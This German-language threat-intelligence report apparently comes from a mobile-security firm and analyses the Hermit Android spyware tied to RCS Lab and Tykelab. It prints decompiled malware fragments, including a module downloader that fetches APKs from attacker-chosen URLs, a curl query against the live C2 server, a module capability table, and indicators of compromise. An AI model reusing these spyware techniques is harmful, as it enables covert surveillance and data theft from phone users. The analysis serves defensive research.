
Wir wissen, dass es eine iOS-Version von Hermit gibt, konnten aber keine Probe für eine Analyse erhalten.

Einsatz in Kasachstan

Unsere Analyse deutet darauf hin, dass Hermit nicht nur in Kasachstan eingesetzt wurde, sondern dass wahrscheinlich eine Einheit der nationalen Regierung hinter der Kampagne steht. Unseres Wissens nach ist dies das erste Mal, dass ein aktueller Kunde der mobilen

Malware von RCS Lab identifiziert wurde.

Wir entdeckten Proben dieser Kampagne erstmals im April 2022. Sie trugen die Bezeichnung "oppo.service" und gaben sich als chinesischer Elektronikhersteller Oppo aus. Die Website, die die Malware zur Verschleierung ihrer bösartigen Aktivitäten nutzte, ist eine offizielle Oppo-Supportseite (http://oppo-kz.custhelp[.]com) in kasachischer Sprache, die inzwischen offline gegangen ist. Wir haben auch Muster gefunden, die sich als Samsung und Vivo ausgeben.



Die nun nicht mehr existierende Oppo-Supportseite in der Sprache Kazkhak wird geladen und den Benutzern angezeigt, während im Hintergrund bösartige Aktivitäten stattfinden.

Die in der gezielten kasachischen Kampagne verwendeten Proben stellten eine Verbindung zur C2-Adresse 45.148.30[.]122:58442 her. Eine weitere Analyse des C2-Servers der Spyware ergab jedoch, dass diese IP-Adresse als Proxy für den echten C2-Server unter 85.159.27[.]61:8442 verwendet wird. Die echte C2-IP-Adresse wird von STS Telecom verwaltet, einem kleinen Internetdienstanbieter (ISP) mit Sitz in Nur-Sultan, der Hauptstadt Kasachstans. Aus den spärlichen Online-Aufzeichnungen geht hervor, dass STS auf "andere drahtgebundene Telekommunikationsdienste" und Kabeldienste spezialisiert ist.

```
% curl -k -H 'X-TOKEN: 8303cf17-45a8-459c-8e7f-db2c8e3e7f08' -H 'Connection: close'
-H 'Host: 45.148.30.122:58442' --compressed -H 'User-Agent: okhttp/4.9.1'
"https://45.148.30.122:58442/taitale/actuator/"

{
    "_links": {
        "self": {
            "href": "https://85.159.27.61:8442/taitale/actuator", "templated": false
        },
        "health-path": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health/{*path}", "templated": true
        },
        "health": {
            "href": "https://85.159.27.61:8442/taitale/actuator/health", "templated": false
        },
        "info": {
            "href": "https://85.159.27.61:8442/taitale/actuator/info", "templated": false
        }
    }
}
```

Unsere Interaktion mit einem schlecht konfigurierten C2-Server verriet die wahre C2-IP-Adresse.

Syrien, Italien und andere Ziele

Bevor wir die Proben aus Kasachstan entdeckten, fanden wir in den passiven DNS-Aufzeichnungen von Hermit einen Verweis auf "Rojava", eine kurdischsprachige Region im Nordosten Syriens. Dies ist insofern von Bedeutung, als die Region Schauplatz anhaltender Krisen ist, wie z. B. des syrischen Bürgerkriegs und der Konflikte zwischen dem Islamischen Staat (IS) und der von den USA angeführten Koalition zur Unterstützung der kurdisch geführten Syrischen Demokratischen Kräfte (SDF). Zuletzt führte die Türkei eine Reihe von Militäroperationen gegen die SDF durch, die zu einer Teilbesetzung der Region führten.

Die von uns gefundene Domain (rojavanetwork[.]info) imitiert speziell "Rojava Network", eine Social-Media-Marke auf Facebook und Twitter, die Nachrichten und politische Analysen aus der Region bereitstellt, oft zur Unterstützung der SDF-Operationen.

Die Domain rojavanetwork[.]info scheint speziell das "Rojava Network" zu imitieren, eine Social-Media-Marke auf Facebook und Twitter, die Nachrichten und politische Analysen aus der Region liefert, oft zur Unterstützung von SDF-Operationen.

Außerhalb Syriens wurde Hermit auch in Italien eingesetzt. Einem vom italienischen Unterhaus im Jahr 2021 veröffentlichten Dokument zufolge haben die italienischen Behörden Hermit möglicherweise bei einer Anti-Korruptions-Operation missbraucht. Das Dokument erwähnte eine iOS-Version von Hermit und brachte RCS Lab und Tykelab mit der Malware in Verbindung, was unsere Analyse bestätigt.

RCS Lab und seine kontroversen Verbindungen

Wie bei vielen Spyware-Anbietern ist nicht viel über RCS Lab und seinen Kundenkreis bekannt. Die uns vorliegenden Informationen deuten jedoch darauf hin, dass das Unternehmen international sehr präsent ist.

Durchgesickerten Dokumenten zufolge, die 2015 auf WikiLeaks veröffentlicht wurden, war RCS Lab bereits 2012 ein Wiederverkäufer für einen anderen italienischen Spionagesoftware-Anbieter, HackingTeam, jetzt bekannt als Memento Labs. Aus der

Korrespondenz zwischen den beiden Unternehmen geht hervor, dass RCS Lab mit Militärs und Geheimdiensten in Pakistan, Chile, der Mongolei, Bangladesch, Vietnam, Myanmar und Turkmenistan zusammenarbeitete - die drei letztgenannten Länder werden im Demokratieindex als autoritäre Regime eingestuft.

Auch mit Syrien, einem weiteren autoritären Regime, hat RCS Lab in der Vergangenheit im Rahmen seiner Zusammenarbeit mit dem Berliner Unternehmen Advanced German Technology (AGT) beim Verkauf von Überwachungslösungen zu tun gehabt.

Länder, die mit früheren Geschäftsbeziehungen von RCS Lab in Verbindung standen. Obere Reihe: Chile, Pakistan, Mongolei und Bangladesch; untere Reihe: Myanmar, Vietnam, Turkmenistan und Syrien.

Tykelab und seine Verbindung zu RCS Lab

Laut seiner eigenen Website bietet Tykelab unbedenkliche Technologielösungen an. Wir haben jedoch verschiedene öffentlich zugängliche Hinweise gefunden, die das Gegenteil vermuten lassen. Neben dem Dokument des italienischen Parlaments haben wir mehrere Beweise gefunden, die Tykelab mit RCS Lab in Verbindung bringen.

Das LinkedIn-Profil eines aktuellen Tykelab-Mitarbeiters zeigt beispielsweise, dass er auch bei RCS Lab arbeitet. Darüber hinaus bietet das Unternehmen Dienstleistungen an, die Fähigkeiten erfordern, die bei der Entwicklung und Bereitstellung von Überwachungssoftware nützlich sein können, wie z. B. Kenntnisse oder Interaktion mit Telekommunikationsnetzen, Analyse sozialer Medien, SMS-Dienste und Entwicklung mobiler Apps. In einer der Stellenausschreibungen von Tykelab für einen Sicherheitsingenieur, die wir gefunden haben, sind die gewünschten Fähigkeiten aufgeführt, die sich direkt auf die Überwachung von Mobilfunknetzen und -geräten anwenden lassen.

Security Engineer

You will integrate the software development team dedicated to telecom security product. In this area, the team works on the development of }auditor equipments to discover Core Network, SS7 and SIGTRAN vulnerability for 3G, 4G-LTE and 5G networks.

Due to interaction with international vendors, }mastering english communication and international usage is fundamental. Moreover, you may be offered to travel abroad on short missions at customers' premises.

Tykelab team is willing to enforce its development workforce with this profile:

- Network fundamentals (protocols & materials), traffic generation & capture analysis tools
- Deep knowledge of Telecom signaling protocols (SS7/Sigtran, Diameter, GTP, SIP)
- At least 5-6 years of experience in development
- Mastering of the language C/C++, Java, Python
- Ease and willingness to adapt to other languages
- Skilled in Linux environment (user, administration, scripting, software packaging)
- Skilled in software debugging

Ideally, you already know about:

• Mobile & Network platform reverse engineering

- SCTP scanning, SS7 attacks, GTP manipulation and fuzzing
- SS7/SIGTRAN CS Core Network Vulnerability Assessments & Penetration Test
- LTE/Diameter Vulnerability Assessments & Penetration Test
- IMS Vulnerability Assessments & Penetration Test

Diese Stellenausschreibung von Tykelab unterstreicht das Interesse an Schwachstellen in mobilen Netzwerken, Penetrationstests und Reverse Engineering: Fähigkeiten, die sowohl defensiven als auch offensiven Zwecken dienen können.

Bei unserer eigenen Analyse von Hermit konnten wir Tykelab mit Hermit und RCS Lab in Verbindung bringen. Eine der IP-Adressen, die Hermit für die C2-Kommunikation verwendete, wies ein SSL-Zertifikat auf, das mit einer anderen IP-Adresse, 93.51.226[.]53, gemeinsam genutzt wurde. Bemerkenswert ist, dass das gemeinsam genutzte Zertifikat im Ortsfeld Mailand, Italien, angibt, wo RCS Lab seinen Hauptsitz hat.

Diese zweite IP verwendete ein anderes SSL-Zertifikat, das RCS direkt als Organisation und Tykelab als Organisationseinheit angibt. Der Standort verweist auf Rom, den Hauptsitz von Tykelab

▼ 7151cb8d80881aacad3c142a8e61992447fe0ea3

Serial Number	17278654181545558335
Issued	2016-07-29
Expires	2017-07-29
Common Name	93.51.226.53 (subject) 93.51.226.53 (issuer)
Alternative Names	
Organization Name	RCS (subject) RCS (issuer)
SSL Version	3
Organization Unit	Tykelab (subject) Tykelab (issuer)
Street Address	
Locality	Rome (subject) Rome (issuer)
State/Province	Rome (subject) Rome (issuer)
Country	IT (subject) IT (issuer)

Ein SSL-Zertifikat, das mit der Hermit-Infrastruktur verbunden ist, zeigt, dass sowohl Tykelab als auch RCS Lab mit der Spyware verbunden sind.

Technische Analyse: Hermits fortgeschrittene Fähigkeiten

Hermit ist eine hochgradig konfigurierbare Überwachungssoftware mit unternehmensgerechten Funktionen zur Erfassung und Übertragung von Daten.

So verwendet sie beispielsweise mehr als 20 Parameter, die es jedem Betreiber ermöglichen, sie an seine Kampagne anzupassen. Die Spyware versucht auch, die Datenintegrität der gesammelten "Beweise" zu wahren, indem sie einen hashbasierten Nachrichtenauthentifizierungscode (HMAC) sendet. Dadurch können die Akteure authentifizieren, wer die Daten gesendet hat, und sicherstellen, dass die Daten unverändert sind. Die Verwendung dieser Methode für die Datenübertragung kann die Zulässigkeit der gesammelten Beweise ermöglichen.

Um seine wahren Absichten zu verschleiern, ist Hermit modular aufgebaut. Das bedeutet, dass bösartige Funktionen in zusätzlichen Nutzdaten versteckt sind, die die Malware bei Bedarf herunterlädt.

Wie Opfer ausgetrickst werden und eine Entdeckung verhindert wird

Wie wir bereits erwähnt haben, gibt Hermit vor, von seriösen Unternehmen zu stammen, nämlich von Telekommunikationsunternehmen oder Smartphone-Herstellern. Um diese Fassade aufrechtzuerhalten, lädt und zeigt die Malware gleichzeitig die Website des vorgetäuschten Unternehmens an, während im Hintergrund bösartige Aktivitäten gestartet werden.

Der erste bösartige Schritt besteht darin, eine eingebettete Konfigurationsdatei mit Eigenschaften zu entschlüsseln, die für die Kommunikation mit dem C2-Server verwendet werden. Doch bevor die Kommunikation stattfindet, führt Hermit eine Reihe von Prüfungen durch, um sicherzustellen, dass die Anwendung nicht analysiert wird. Dazu gehört die Suche nach dem Vorhandensein eines Emulators und Anzeichen dafür, dass die Anwendung selbst verändert wurde, um die Analyse zu erleichtern.

Module und Datenerfassung

Sobald die Malware eine Verbindung zum C2 herstellt, erhält sie Anweisungen, welche Module sie herunterladen soll, die jeweils unterschiedliche Funktionen haben. Zusätzlich zu den Modulen zeigen die von der Malware angeforderten Berechtigungen die verschiedenen Möglichkeiten an, wie sie Daten sammeln kann.

```
public final void downloadModule(Context arg6, ModuleConfiguration arg7) {
    String v0 = arg7.getFingerPrint();
    if(arg6 != null) {
        if(v0 == null) {
            v0 = "";
        }

        this.d = arg7;
        this.c = new File(arg6.getDir("m", 0), arg7.getFingerPrint()).getAbsolutePath().concat(".apk");
        FileDownloader v1 = new FileDownloader(arg6, ((DownloadListener)this));
        Object[] v4 = {v0, this.d.getModule(), arg7.getDownloadUrl().concat(".apk")};
        ModuleDownloader.e.info("b6566961df3af62ad87cd1b74a4adfcdc7422e34 {} {} {}", v4);
        String v7 = this.c;
        v1.downloadFile(arg7.getDownloadUrl().concat(".apk"), v7);
    }
}
```

Hermit kann vom C2 aufgefordert werden, Module von einer beliebigen URL herunterzuladen und sie dann dynamisch zu laden.

Insgesamt haben wir 16 Module durch Interaktion mit der für C2-Kommunikation verwendeten IP-Adresse (45.148.30[.]122:58442) "oppo.service" erworben. Ausgehend von den Identifikationsnummern, die den Modulen im Code von Hermit zugewiesen wurden, gibt es mindestens 25 Module.

In der Kernanwendung fanden wir eine abstrakte Klasse namens "Modul", die zusätzliche Hinweise darauf lieferte, wozu die übrigen Module in der Lage sind. Der Code enthielt Verweise auf die Verwendung von Exploits, was durch Hinweise in den erhaltenen Modulen weiter bestätigt wurde. Obwohl uns während der Tests keine Exploits zur Verfügung gestellt wurden, können wir sagen, dass ein ausgenutztes Gerät einen lokalen Root-Dienst hat, der auf 127.0.0.1:500 lauscht und nach dem die Malware "pingt".

```
public abstract class Module {
    public static enum Events {
        RECORDER_INFO_MAX_DURATION_REACHED,
        RECORDER_INFO_MAX_FILESIZE_REACHED,
        RECORDER_EVENT_ERROR,
        PERMISSION_INFO_DENIED,
        MISSING_PARAMETER,
        LOCATION_INFO_CHANGED,
        ROOT_INFO_SUCCEDED,
        ROOT_INFO_FAILED,
        EXPLOIT_SUCCEDED,
        EXPLOIT_FAILED,
        PACKAGES_CHANGES,
        PLATFORM_LEVELS_CHANGES,
        PLATFORM_LIMIT_REACHED,
        SCREEN_OFF,
        DEVICE_IDLE,
        APP_WATCHING,
        STARTING_RECORDING,
        PAUSE_RECORDING,
        LIMITS_REACHED,
        CALL,
        TIME_CHANGED,
        CREADY,
        HTTP,
        SCREEN_ON_REQUESTED,
        LOG,
        CELLINFO,
        FG,
        E,
        K,
        NLS,
        AS,
        AST;

    }
```

Einige Variablen weisen darauf hin, dass Hermit über Module verfügt, die Exploits verwenden können.

Wenn bestätigt wird, dass das Gerät ausgenutzt werden kann, kommuniziert es mit C2, um die für die Ausnutzung des Geräts erforderlichen Dateien zu erhalten und seinen Root-Dienst zu starten. Dieser Dienst wird dann verwendet, um erhöhte Geräteprivilegien zu aktivieren, wie z. B. den Zugriff auf Zugriffsdienste, Benachrichtigungsinhalte, den Status der Paketnutzung und die Möglichkeit, die Batterieoptimierung zu ignorieren.

Neben dem Root-Dienst erwarten einige Module den Root-Zugriff oder versuchen, ihn direkt über eine su-Binärdatei zu nutzen. Diese Module versuchen, die gemeinsamen Einstellungen der SuperSU-App zu ändern, um die Ausführung von Root-Befehlen ohne Benutzerinteraktion zu ermöglichen.

Dies kann zwar ein allgemeiner Versuch sein, Root ohne Wissen des Benutzers zu verwenden, aber SuperSU kann auch ein Teil des unbekannten Ausbeutungsprozesses sein. Wenn Root nicht verfügbar ist, können die Module den Benutzer zu Aktionen auffordern, mit denen die gleichen Ziele erreicht werden.

Dies sind die Module, die wir erwerben konnten (im Anhang finden Sie eine vollständige Aufschlüsselung der einzelnen Module):

- Veranstaltung zur Barrierefreiheit
- Audio
- Kamera
- Datei herunterladen
- Benachrichtigungs-Listener
- WhatsApp
- Konto
- Browser
- Zwischenablage
- Hochladen von Dateien
- Bildschirmaufzeichnung
- Adressbuch
- Kalender
- Geräte-Infos
- Protokoll
- Telegramm

Wie andere Waffen kann auch Spyware leicht missbraucht werden

Anbieter von so genannter "Lawful Intercept"-Spyware, wie RCS Lab, die NSO Group und Gamma Group, behaupten in der Regel, dass sie nur an Einrichtungen verkaufen, die einen legitimen Nutzen aus der Überwachungssoftware ziehen, wie z. B. Polizeikräfte, die gegen das organisierte Verbrechen oder den Terrorismus kämpfen. Allerdings gab es vor allem in den letzten Jahren viele Berichte über den Missbrauch von Spionageprogrammen.

Wir haben Beweise für den Einsatz von Hermit in Kasachstan und Syrien gefunden, also in Ländern mit schlechter Menschenrechtsbilanz. Selbst bei den Anti-Korruptionseinsätzen in Italien kam es zu einem mutmaßlichen Missbrauch von persönlichen und privaten Daten.

In gewisser Weise unterscheiden sich elektronische Überwachungsinstrumente nicht so sehr von anderen Waffen. Erst diesen Monat hat der Geschäftsführer der NSO-Gruppe, Shalev Hulio, unter finanziellem Druck die Möglichkeit des Verkaufs an "riskante" Kunden eröffnet. Die Hersteller von Spionageprogrammen arbeiten im Verborgenen und mit eingeschränkter Kontrolle, und die Legitimität der Verwendung ihrer Produkte ist selten so eindeutig, wie sie behaupten.

Wie Sie sich vor Spionageprogrammen wie Hermit schützen können

Mit ihren ausgefeilten Datenerfassungsfunktionen und der Tatsache, dass wir sie ständig bei uns tragen, sind mobile Geräte das perfekte Ziel für die Überwachung. Auch wenn nicht jeder von uns von ausgeklügelter Spyware betroffen sein wird, finden Sie hier einige Tipps, wie Sie sich und Ihr Unternehmen schützen können:

- **Aktualisieren Sie Ihr Telefon und Ihre Apps: Betriebssysteme und Apps haben oft Sicherheitslücken, die gepatcht werden müssen. Aktualisieren Sie sie, um sicherzustellen, dass die Schwachstellen beseitigt sind.**
- **Klicken Sie nicht auf unbekannte Links: Eine der häufigsten Möglichkeiten für Angreifer, Malware zu verbreiten, besteht darin, Ihnen eine Nachricht zu schicken, die vorgibt, eine legitime Quelle zu sein. Klicken Sie nicht auf Links, insbesondere wenn Sie die Quelle nicht kennen.**

- **Installieren Sie keine unbekannten Anwendungen: Seien Sie vorsichtig, wenn Sie unbekannte Anwendungen installieren, auch wenn die Quelle der Anwendung eine legitime Behörde zu sein scheint.**
- **Überprüfen Sie regelmäßig Ihre Apps**: Manchmal kann Malware Einstellungen ändern oder zusätzliche Inhalte auf Ihrem Telefon installieren. Überprüfen Sie Ihr Telefon regelmäßig, um sicherzustellen, dass nichts Unbekanntes hinzugefügt wurde.

Zusätzlich zu den oben genannten bewährten Sicherheitspraktiken empfehlen wir dringend eine spezielle mobile Sicherheitslösung, um sicherzustellen, dass Ihr Gerät nicht durch Malware oder Phishing-Angriffe gefährdet wird.

Nach unserem besten Wissen wurden die in diesem Artikel beschriebenen Apps nie über Google Play verbreitet. Die Nutzer der Sicherheits-Apps von Lookout sind vor diesen Bedrohungen geschützt.

Indikatoren für Kompromisse

Kernindikatoren der App

SHA1
ca101ddfcf6746ffa171dc3a0545ebd017bf689a
b1dfb2be760d209846f2147ce32560954d2f71b5
cf610aae906ffcfd52c08d6ba03d9ce2c9996ac8
22f49fa7fe1506d2639f08e9ae198e262396c052
97ead8dec0bf601ba452b9e45bb33cb4a3bf830f
527141e1ee5d76b55b7c7640f7dcf222cb93e010
4f8145805eec0c4d8fc32b020744d4f3f1e39ccb
9f949b095c2ab4b305b2ea168ae376adbba72ffb

Netzwerk-Indikatoren

IP-Adresse	Hafen
2.229.68[.]182	8442
2.228.150[.]86	8443
93.57.84[.]78	8443
93.39.197[.]234	8443
45.148.30[.]122	58442
85.159.27[.]61	8442

Beispiele für Domains, die bei Hermits Targeting-Operationen verwendet werden

- 119-tim[.]info
- 133-tre[.]info
- 146-fastweb[.]info
- 155-wind[.]info
- 159-windtre[.]info
- iliad[.]info
- amex-co[.]info
- cloud-apple[.]info
- fb-techsupport[.]com
- milf[.]haus
- mobdemo[.]info
- mobilepays[.]info
- kena-mobile[.]info
- poste-it[.]info
- rojavanetwork[.]info
- store-apple[.]info
- wind-h3g[.]info

Von Hermit verwendete Parameterkonfigurationen

Parameter	Konfiguration
vps	Zertifikatsfingerabdruck, IP-Adresse und Port für C2-Kommunikation
p1,p3,p4,p5,p6	Server-Endpunkte für verschiedene C2-Kommunikationen
redirectUrl	Dies ist die gutartige URL, die beim Start der Anwendung geöffnet wird

versteckt	Legt fest, ob das Symbol der Anwendung ausgeblendet werden soll.
vpsseed	Zeichenfolge, die zusammen mit android_id als eindeutiger Gerätebezeichner verwendet wird
ZertifikatSignatur	Erwartete Signatur der Anwendung. Wenn die Signatur nicht übereinstimmt, wird die App nicht ausgeführt.
wdpn	Paketname einer anderen Anwendung, mit der auf dem Gerät interagiert wird
wdcn	Komponentenname eines in der wdpn-App enthaltenen Dienstes
xAuthToken	HTTP-Header, der zu jeder Anfrage zur Authentifizierung hinzugefügt wird
psk	Pre-Shared Key für die Authentifizierung von Nachrichten
deleteApk	Boolescher Wert, der angibt, ob APK-Dateien gelöscht werden sollen, wenn die Anti-Emulationsprüfung fehlschlägt
fp	Fingerabdruck für die Einrichtung der Protobuf-Verschlüsselung
pk	Öffentlicher Schlüssel für die Einrichtung der Protobuf-Verschlüsselung
applicationId, gcmSenderId projectId, storageBucket apiKey	Firebase Messaging Service Einrichtungsparameter

Von Hermit heruntergeladene Module

Name des Moduls	Funktion	Hinweis

Veranstaltung zur Barrierefreiheit	Verfolgen Sie die Anwendung im Vordergrund.	
Konto	Stehlen von gespeicherten Kontoe-Mails.	
Adressbuch	Kontakte stehlen.	
Audio	Audio aufnehmen.	
Browser	Stehlen von Browser-Lesezeichen/Suchen.	
Kalender	Kalenderereignisse stehlen, Teilnehmerinnen und Teilnehmer.	
Kamera	Machen Sie Fotos.	
Zwischenablage	Stehlen Sie aktuelle und zukünftige Inhalte der Zwischenablage.	
Geräte-Infos	Exfiltrieren von Geräteinformationen, einschließlich: • Anwendungen • Kernel-Informationen • Modell • Hersteller • OS-Version • Rufnummer • Sicherheits-Patch • root/exploitation status	
Datei-Download	APK-Dateien herunterladen und auf dem Gerät installieren.	Verwenden Sie Root, um Anwendungen unbemerkt zu installieren.

Hochladen von Dateien	Hochladen von Dateien vom Gerät.	Verwenden Sie root, um Dateien zu kopieren, auf die die Anwendung keinen Zugriff hat.
Protokoll	Aktivieren/deaktivieren Sie die ausführliche Protokollierung.	
Benachrichtigungs-Listener	Benachrichtigungsinhalte exfiltrieren. Benachrichtigungen, die auf die Hermit-App verweisen, aber nicht von ihr stammen, werden entsorgt/unterdrückt.	
Bildschirmaufzeichnung	Machen Sie Fotos von dem Bildschirm.	Verwenden Sie root, um 'screencap' auszuführen
Telegramm	Aufforderung an den Benutzer, Telegram auf dem Gerät mit einer heruntergeladenen APK neu zu installieren.	Verwenden Sie root, um Telegram stillschweigend zu deinstallieren/neu zu installieren. Kopieren Sie auch die Daten der alten App in den Ordner der neuen App und ändern Sie die SELinux-Kontexte und Eigentümer der Dateien
WhatsApp	Aufforderung an den Benutzer, WhatsApp über den Play Store neu zu installieren.	

Juni 16, 2022

Fallstudie herunterladen

{{consumer="/components/cta/consumer"}}

TAGS:

|

Entdeckung von Bedrohungen